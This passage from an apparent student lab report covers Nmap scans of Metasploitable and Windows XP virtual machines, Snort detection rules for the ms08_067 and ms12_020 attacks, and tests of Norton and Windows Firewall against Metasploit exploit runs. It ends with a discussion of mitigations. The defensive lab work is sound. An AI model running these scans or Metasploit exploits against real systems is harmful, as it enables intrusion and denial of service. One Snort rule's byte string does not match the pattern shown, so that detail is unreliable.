53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
```

```
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:8A:E1:4C (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs:
Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Mon Oct  8 16:33:53 2018 -- 1 IP address (1 host up) scanned in 14.69 seconds
```

Windows XP TCP NMAP scan

```
# Nmap 7.50 scan initiated Mon Oct  8 16:34:48 2018 as: nmap -sS -sV -O -oN
/root/Desktop/nmapwinxp.txt 192.168.56.104
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid
servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using
--system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.00021s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows XP microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Service
MAC Address: 08:00:27:68:30:14 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows,
cpe:/o:microsoft:windows_xp

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Mon Oct  8 16:35:43 2018 -- 1 IP address (1 host up) scanned in 55.08 seconds
```

Metasploitable UDP NMAP Scan

```
# Nmap 7.50 scan initiated Mon Oct  8 16:43:59 2018 as: nmap -sU -O -oN
/root/Desktop/nmapmetasploitableUDP.txt 192.168.56.102
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid
servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using
--system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.00042s latency).
Not shown: 993 closed ports
PORT     STATE         SERVICE
53/udp   open          domain
68/udp   open|filtered dhcpc
69/udp   open|filtered tftp
111/udp  open          rpcbind
137/udp  open          netbios-ns
138/udp  open|filtered netbios-dgm
2049/udp open          nfs
MAC Address: 08:00:27:8A:E1:4C (Oracle VirtualBox virtual NIC)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Oct  8 17:01:53 2018 -- 1 IP address (1 host up) scanned in 1074.03
seconds
```

Windows XP UDP NMAP Scan

```
# Nmap 7.50 scan initiated Mon Oct  8 17:03:39 2018 as: nmap -sU -A -sV -oN
/root/Desktop/winxpUDP.txt 192.168.56.104
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid
servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using
--system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.00018s latency).
Not shown: 993 closed ports
PORT     STATE         SERVICE      VERSION
123/udp  open          ntp          Microsoft NTP
| ntp-info: 
|_
137/udp  open          netbios-ns   Microsoft Windows netbios-ns (workgroup: MSHOME)
138/udp  open|filtered netbios-dgm
445/udp  open|filtered microsoft-ds
500/udp  open|filtered isakmp
1900/udp open|filtered upnp
4500/udp open|filtered nat-t-ike
MAC Address: 08:00:27:68:30:14 (Oracle VirtualBox virtual NIC)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
Service Info: Host: IE8WINXP; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 6s, deviation: 0s, median: 6s
|_nbstat: NetBIOS name: IE8WINXP, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:68:30:14
```

```
(Oracle VirtualBox virtual NIC)

TRACEROUTE
HOP RTT     ADDRESS
1   0.18 ms 192.168.56.104

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Mon Oct  8 17:05:38 2018 -- 1 IP address (1 host up) scanned in 119.57
seconds
```

3.3.2 - Mitigate Port Scanning With Snort


In order to mitigate port scanning, we used Snort to detect port scan attempts being launched across the network. In order to do this a rule was added to the local.rules as follows:

```
alert tcp any any -> 192.168.1.105 any (msg: "NMAP TCP Scan"; sid:10000005; rev:2;)
```

Snort was then run using the following command:

```
snort -c /etc/snort/snort.conf -A console -k none -d
```

When a TCP Nmap scan was then run, Snort detected the port scan attempted based on the rule that we added to the snort configuration:



```
10/08-18:40:38.313834  [**] [1:10000005:2] NMAP TCP scan [**] [Priority: 0] {TCP} 192.168.56.102
:33224 -> 192.168.56.104:13783
10/08-18:40:38.313845  [**] [1:10000005:2] NMAP TCP scan [**] [Priority: 0] {TCP} 192.168.56.102
:54228 -> 192.168.56.104:163
10/08-18:40:38.313856  [**] [1:10000005:2] NMAP TCP scan [**] [Priority: 0] {TCP} 192.168.56.102
:44674 -> 192.168.56.104:211
10/08-18:40:38.313867  [**] [1:10000005:2] NMAP TCP scan [**] [Priority: 0] {TCP} 192.168.56.102
:35780 -> 192.168.56.104:1046
10/08-18:40:38.313878  [**] [1:10000005:2] NMAP TCP scan [**] [Priority: 0] {TCP} 192.168.56.102
:46946 -> 192.168.56.104:2710
10/08-18:40:38.313889  [**] [1:10000005:2] NMAP TCP scan [**] [Priority: 0] {TCP} 192.168.56.102
:36362 -> 192.168.56.104:11110
10/08-18:40:38.313900  [**] [1:10000005:2] NMAP TCP scan [**] [Priority: 0] {TCP} 192.168.56.102
:38556 -> 192.168.56.104:5051
10/08-18:40:38.313912  [**] [1:10000005:2] NMAP TCP scan [**] [Priority: 0] {TCP} 192.168.56.102
:48926 -> 192.168.56.104:6000
10/08-18:40:38.313923  [**] [1:10000005:2] NMAP TCP scan [**] [Priority: 0] {TCP} 192.168.56.102
:41340 -> 192.168.56.104:406
10/08-18:40:38.313934  [**] [1:10000005:2] NMAP TCP scan [**] [Priority: 0] {TCP} 192.168.56.102
:45010 -> 192.168.56.104:1071
10/08-18:40:38.313957  [**] [1:10000005:2] NMAP TCP scan [**] [Priority: 0] {TCP} 192.168.56.102
:47136 -> 192.168.56.104:5298
10/08-18:40:38.313967  [**] [1:10000005:2] NMAP TCP scan [**] [Priority: 0] {TCP} 192.168.56.102
:42770 -> 192.168.56.104:2288
```

Because Snort detected the port scan, the result of the Nmap scan returned no open ports:

```
nmap -sS 192.168.56.104

Starting Nmap 7.50 ( https://nmap.org ) at 2018-10-08 18:42 NZDT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid
servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using
--system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.00018s latency).
All 1000 scanned ports on 192.168.56.104 are closed
MAC Address: 08:00:27:64:92:9E (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.62 seconds
```


3.3.3 - Mitigate Exploitation With Snort

Snort can detect more than just Nmap scans when used with the correct rules. We took the configuration of Snort a step further to attempt to detect attacks launched across the network targeting the Windows XP machine. To do this, we launched the attacks individually, and recorded the packets sent to the victim machine using Wireshark. By analysing the packet payload for packets sent over the protocol that relates the attack, we could notice some distinct patterns of bytes, or ASCII text derived from the bytes which related to the attack. The byte signature of these payload portions were then added into a Snort rule which detects packets with that same payload.

To detect the ‘ms08_067_netapi’ attack, we analysed the packets of the exploit in Wireshark and noticed packets being sent to the victim repeatedly contained ASCII text saying ‘\BROWSER’. We took the byte string which represents this text (5c 42 52 4f 57 53 45 52 00) and added it as a Snort rule in the local.rules file:


```
alert tcp any any -> any any (content:"|5c 42 52 4f 57 53 45 52 00|"; sid:10000006; msg:
"Detected ms08_067_netapi attack";)
```

Snort was run using the same command as before, and with this new rule, when the attack was launched against the victim, Snort detected it, and output the following:



```
10/10-16:20:14.177535  [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP
10/10-16:20:22.947349  [**] [1:10000006:0] Detected ms08_067_netapi attack [**] [Priority: 0] {TCP} 192.168.56.102:35043 -> 192.168.56.105:445
10/10-16:20:22.961406  [**] [1:10000006:0] Detected ms08_067_netapi attack [**] [Priority: 0] {TCP} 192.168.56.102:35043 -> 192.168.56.105:445
10/10-16:20:23.020944  [**] [1:10000006:0] Detected ms08_067_netapi attack [**] [Priority: 0] {TCP} 192.168.56.102:35043 -> 192.168.56.105:445
```

A similar process was used to identify malicious packets being sent to the victim machine when a ‘ms12_020_maxchannelids’ attack was launched against the Windows XP machine. After analysis of the packets we noticed a distinct recurring pattern of bytes in a number of packets, which looked like the following:




```
00 00 08 02 f0 80 28 03  00 00 08 02 f0 80 28 03   ......(. ......(.
00 00 08 02 f0 80 28 03  00 00 08 02 f0 80 28 03   ......(. ......(.
00 00 08 02 f0 80 28 03  00 00 08 02 f0 80 28 03   ......(. ......(.
00 00 08 02 f0 80 28 03  00 00 08 02 f0 80 28 03   ......(. ......(.
```

We took the byte string of one of these repeated lines (00 00 08 02 f0 80 28 03 00 00 08 28 03) and created another Snort rule to detect these packets:

```
alert tcp any any -> any any (content:"|00 00 08 02 f0 80 28 03 00 00 08 28 03|";
sid:10000006; msg: "Detected ms12_020_maxchannelids attack";)
```

When the attack was launched again after Snort was running with this new rule, the following was output:




```
10/10-16:30:38.084297  [**] [1:10000006:0] Detected ms12_020_maxchannelids attack [**] [Priority: 0] {TC
P} 192.168.56.102:45823 -> 192.168.56.105:3389
```

3.3.4 - Installing Host Based Protections

Snort has been demonstrated to successfully detect intrusions when specific rules were applied, however in order to catch more than just the attacks rules have been created for, a more holistic detection and prevention system must be utilized. We downloaded a release of Norton Antivirus for the Windows XP machine and tested its detection capabilities, and also tested the built-in Windows Firewall.

When Norton was running in its strictest mode, and the ‘ms08_067_netapi’ attack was launched against the Windows machine, Norton detected a program ‘svchost.exe’ had attempted to make contact with other machines (the attacker in this case). Curiously, Norton classified this as a low-risk alert, and even suggested we allow the program to continue running instead of blocking it:



Program Alert


svchost is attempting to listen for connections from other computers.

Program	svchost.exe
Path	C:\WINDOWS\system32\
Date/Time	10/11/2018 5:46 PM
Local Address	All local network adapters : 9792
Protocol	TCP (Inbound)

What do you want to do?

Allow always (recommended)

Until the program is allowed to run, on the Attacker machine the exploit in Metasploit hangs:




```
msf exploit(ms08_067_netapi) > exploit -j
[*] Exploit running as background job.
[*] Started bind handler
[*] 192.168.56.101:445 - Automatically detecting the target...
[*] 192.168.56.101:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.56.101:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.56.101:445 - Attempting to trigger the vulnerability...
msf exploit(ms08_067_netapi) > 
```

When the victim’s user manually allows this program to run (which would be allowed automatically if Norton was not running with strict settings) the exploit succeeds, and a meterpreter shell is instantiated in the Attacker machine. If the rule is blocked instead of being allowed, the exploit eventually times out and fails.

However, Norton did not manage to detect the ‘ms12_020_maxchannelids’ attack in any way before it crashed the operating system. The exploit ran as smoothly as it did when run without any host-based detection systems. The same can be said for the ‘ms11_006_createsizeddibsection’ attack, where the malicious Word document is allowed to be viewed in the manner which triggers the GUI crash without any sort of warning that one may expect an Antivirus program to render when viewing/opening bad files.

After testing Norton with the Windows XP attacks, we disabled it completely, and enabled the Windows Firewall, with the additional setting of ‘Don't allow exceptions’.




● On (recommended)

This setting blocks all outside sources from connecting to this computer, with the exception of those selected on the Exceptions tab.

☑ Don't allow exceptions


Select this when you connect to public networks in less secure locations, such as airports. You will not be notified when Windows Firewall blocks programs. Selections on the Exceptions tab will be ignored.

The exploits that we tested under Norton were tested again in the same manner with the Windows Firewall. Firstly, when the ‘ms08_067_netapi’ attack is launched against the victim, the firewall automatically seems to deny the attack, as it times out instantly:



```
msf exploit(ms08_067_netapi) > exploit -j
[*] Exploit running as background job.
[*] Started bind handler
[-] 192.168.56.101:445 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection
timed out (192.168.56.101:445).
```


When the ‘ms12_020_maxchannelids’ attack was initiated, unlike Norton, the Windows Firewall seems to block the attack before it causes the operating system to crash by denying the Attacker access to the Remote Desktop Protocol service that is used to execute the malformed packet:



```
msf auxiliary(ms12_020_maxchannelids) > run -j
[*] Auxiliary module running as background job
[*] 192.168.56.101:3389 - 192.168.56.101:3389 - Sending MS12-020 Microsoft Remote Desktop Use-After-Free DoS
[*] 192.168.56.101:3389 - 192.168.56.101:3389 - 210 bytes sent
[*] 192.168.56.101:3389 - 192.168.56.101:3389 - Checking RDP status...
[-] 192.168.56.101:3389 - 192.168.56.101:3389 - RDP Service Unreachable
```

Similarly to Norton, there was nothing that the firewall did to prevent the malicious Word document from the ‘ms11_006_createsizeddibsection’ attack being viewed and crashing the GUI. However this is to be expected, as the firewall does not protect against malicious files that are already on the victim’s storage.

Interestingly, while we were testing norton we were also running a Nessus scan of the Windows machine and noticed that the scan returned far less vulnerabilities than normal, and upon checking the Norton log we noticed that it had detected the Nessus port scan and blocked it:



Level	Title	Status	▼ Date & Time
Medium	An intrusion attempt by 192.168.56.104 was blocked.	Blocked	10/10/2018 9:50:39 PM

3.3.5 - Discuss the Pros and Cons of Snort

Snort is a powerful network intrusion detection system, though like all software, it has its strengths and weaknesses. It can detect a variety of attacks due to the versatility allowed in writing its rules. Snort employs a clear rule language and so that makes rules easier to write but it still requires manual analysis of packets and further investigation of the exploits to identify content that should be blocked. Simple rules are easy to write while rules to detect more elaborate attacks might require a more in-depth knowledge of the system, though it is also achievable with the help of the actively updated repository. When regarding Snort, rules are the best way to define the content of packets that should be removed.

We were able to write snort rules for 2 of the 3 Windows XP exploits and we came across a problem when writing/finding a rule for the third exploit. The third exploit (ms11_006_createsizeddibsection) required the file to be manually transferred, and so writing a Snort command for that was too difficult. While Testing the snort rules against the 2 Windows XP exploits we found that a major weakness in Snort is that it cannot prevent/stop attacks that are in currently progress, but rather only alert us to the fact that these attacks are taking place.

3.3.6 - Discuss Other Countermeasures and Mitigations

There are many potential security enhancement mitigation methods that can help out in the Windows XP environment, and it all depends on what the machine is going to be used for.

If the Windows XP machine is only needed for its hardware and data then it would be beneficial to disconnect it from the computer network. Manually transferring acquired data to and from the Windows XP machine (i.e. by USB stick) would evade potential network threats.

Locking down the XP machines by restricting the applications it uses so it can't execute any arbitrary and potentially lethal code is another mitigation tactic. This will make it so only known/trusted apps can be run. This can be achieved through a host-based intrusion-prevention structure, or through the use of Microsoft's Group Policy object software restriction policies.

Some of the exploits found earlier threaten the computer's memory, and so activating Windows XP's Data Execution Protection, with further protection coming from EMET or the Enhanced Mitigation Experience Toolkit would be a feasible countermeasure to some of these vulnerabilities.

Avoiding having excessive users with administrator privileges being logged into the system is another security-conscious action that users can take. Many vulnerabilities require the user to be logged into an account with admin rights and so restricting user privileges from having admin rights unless absolutely necessary would further mitigate the threat. It is also an option to obtain privilege management software to control accounts and delegate privileges when necessary.

Changing/updating to a more secure operating system could be an extremely beneficial countermeasure. Windows XP is not being actively maintained and so any vulnerabilities discovered are not going to be patched. A more recent and secure operating system would offer more intricate security measures.

All mitigations could further be used in unison to provide network security layering. Layering provides a more in-depth and intricate security system that will be harder to exploit.